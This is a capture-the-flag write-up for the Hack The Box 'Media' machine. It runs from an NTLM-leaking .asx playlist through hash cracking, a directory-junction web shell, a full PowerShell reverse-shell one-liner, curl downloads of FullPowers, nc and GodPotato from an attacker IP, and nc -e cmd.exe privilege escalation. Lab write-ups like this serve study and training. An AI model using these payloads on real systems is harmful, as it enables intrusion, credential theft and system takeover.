Media
HTB: an .asx playlist that leaks an NTLM hash, a directory junction into the web root, and GodPotato.
| Target | 10.129.234.67 |
| Host | media.htb / MEDIA |
| OS | Windows Server 2022 (10.0.20348) |
| Stack | Apache 2.4.56, PHP 8.1.17, XAMPP |
| Chain | .asx NTLM leak → hash crack → SSH → directory junction → web shell → FullPowers → GodPotato |
Note: Remember, I am showing here only the final good path on how to do this box, dont be discouraged if your’s doesnt look like this, because mine didnt. There was a lot of googling, searching, learning and taking wrong turns in between.
First we run nmap on our target. The most interesting thing here is their website, so let’s add the IP to /etc/hosts and visit their site.
> nmap -sV -sC 10.129.234.67
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-03 13:54 -0400
Nmap scan report for media.htb (10.129.234.67)
Host is up (0.043s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
80/tcp   open  http          Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.1.17)
|_http-title: ProMotion Studio
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=MEDIA
| Not valid before: 2026-08-02T17:51:33
|_Not valid after:  2027-02-01T17:51:33
|_ssl-date: 2026-08-03T17:54:28+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: MEDIA
|   NetBIOS_Domain_Name: MEDIA
|   NetBIOS_Computer_Name: MEDIA
|   DNS_Domain_Name: MEDIA
|   DNS_Computer_Name: MEDIA
|   Product_Version: 10.0.20348
|_  System_Time: 2026-08-03T17:54:23+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.37 seconds

While exploring the site we see our first potential target.

We see that we are not limited to sending only videos, but other extensions too. The second thing we notice is that HR is reviewing our video with what we can guess is Windows Media Player.

So we do a bit of research and see that we can try to steal an NTLM hash.
So we create a payload using AI or just search Google for it and save it as file.asx. Mine looks like this:
<ASX version="3.0">
  <TITLE>Playlist</TITLE>
  <ENTRY>
    <TITLE>Track01</TITLE>
    <REF HREF="file://\\<YOUR_IP>\share\track01.mp3"/>
  </ENTRY>
</ASX>
Run Responder in the background:
sudo responder -I tun0And soon enough we get our hash. Also, if you don’t get a hash after a couple of seconds, try putting different values in First name, Last name and Email than previously.

Then we crack the hash:
john --wordlist=/usr/share/wordlists/rockyou.txt hash
So we SSH in and we get the user.txt flag.
user.txt : 99b3980326eb2fdfe261d085d87e7cf9
We type whoami /all and see that there isn’t much to work with:
enox@MEDIA C:\>whoami /all

USER INFORMATION
----------------

User Name  SID
========== ============================================
media\enox S-1-5-21-161898231-563177350-3296918735-1000


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes

====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                   Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
So we will need to find some other way around this.
After a bit of searching we see the C:\xampp\htdocs directory, where we don’t have write permissions:
enox@MEDIA C:\>icacls C:\xampp\htdocs
C:\xampp\htdocs MEDIA\Administrator:(I)(OI)(CI)(F)
                NT AUTHORITY\LOCAL SERVICE:(I)(OI)(CI)(F)
                NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                BUILTIN\Administrators:(I)(OI)(CI)(F)
                BUILTIN\Users:(I)(OI)(CI)(RX)
                CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
But we can open the index.php file to see the source code.
There we see this snippet of code:
<SNIP>
    // Your PHP code for handling form submission and file upload goes here.
    $uploadDir = 'C:/Windows/Tasks/Uploads/'; // Base upload directory

    if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_FILES["fileToUpload"])) {
        $firstname = filter_var($_POST["firstname"], FILTER_SANITIZE_STRING);
        $lastname = filter_var($_POST["lastname"], FILTER_SANITIZE_STRING);
        $email = filter_var($_POST["email"], FILTER_SANITIZE_STRING);

        // Create a folder name using the MD5 hash of Firstname + Lastname + Email
        $folderName = md5($firstname . $lastname . $email);
<SNIP>
We can see that the file upload directory is C:/Windows/Tasks/Uploads/ and the directory names there are md5 of firstname + lastname + email.

So because we can write to C:/Windows/Tasks/Uploads/ and can’t write to C:\xampp\htdocs, we can create a link between these two.
mklink /J C:\Windows\Tasks\Uploads\<YOUR_HASH_HERE> C:\xampp\htdocsThat’s how my hash looked using this formula: firstname + lastname + email


We create the link.

Now we paste our web shell and fill in the forms.
Now we get a web shell. Let’s get a reverse shell from it for better functionality.

nc -lvnp 2115Remember to change the IP here:
powershell -nop -w hidden -c "$c=New-Object Net.Sockets.TCPClient('10.10.15.202',2115);$s=$c.GetStream();[byte[]]$b=0..65535|%{0};while(($i=$s.Read($b,0,$b.Length)) -ne 0){$d=(New-Object Text.ASCIIEncoding).GetString($b,0,$i);$r=(iex $d 2>&1|Out-String);$r2=$r+'PS '+(pwd).Path+'> ';$sb=([Text.Encoding]::ASCII).GetBytes($r2);$s.Write($sb,0,$sb.Length);$s.Flush()}"Now we see that we are nt authority\local service, so let’s check our privileges.

We see some of them are disabled or not visible, so we can use the FullPowers.exe tool to help us out.
Transfer it using these commands.
On your host:
python3 -m http.server 8080nc -lvnp 443On the victim host:
curl http://10.10.15.202:8080/FullPowers.exe --output FullPowers.execurl http://10.10.15.202:8080/nc.exe --output nc.execurl http://10.10.15.202:8080/GodPotato-NET4.exe --output GodPotato-NET4.exeFullPowers.exe -c "nc.exe 10.10.15.202 443 -e cmd.exe" -z
Now we can see all our privileges, so let’s use GodPotato.
GodPotato-NET4.exe -cmd "cmd /c type C:\Users\Administrator\Desktop\root.txt"
And we get root.txt
root.txt : 309b9900cc5c9fec87b81ac2317be0b7
GG.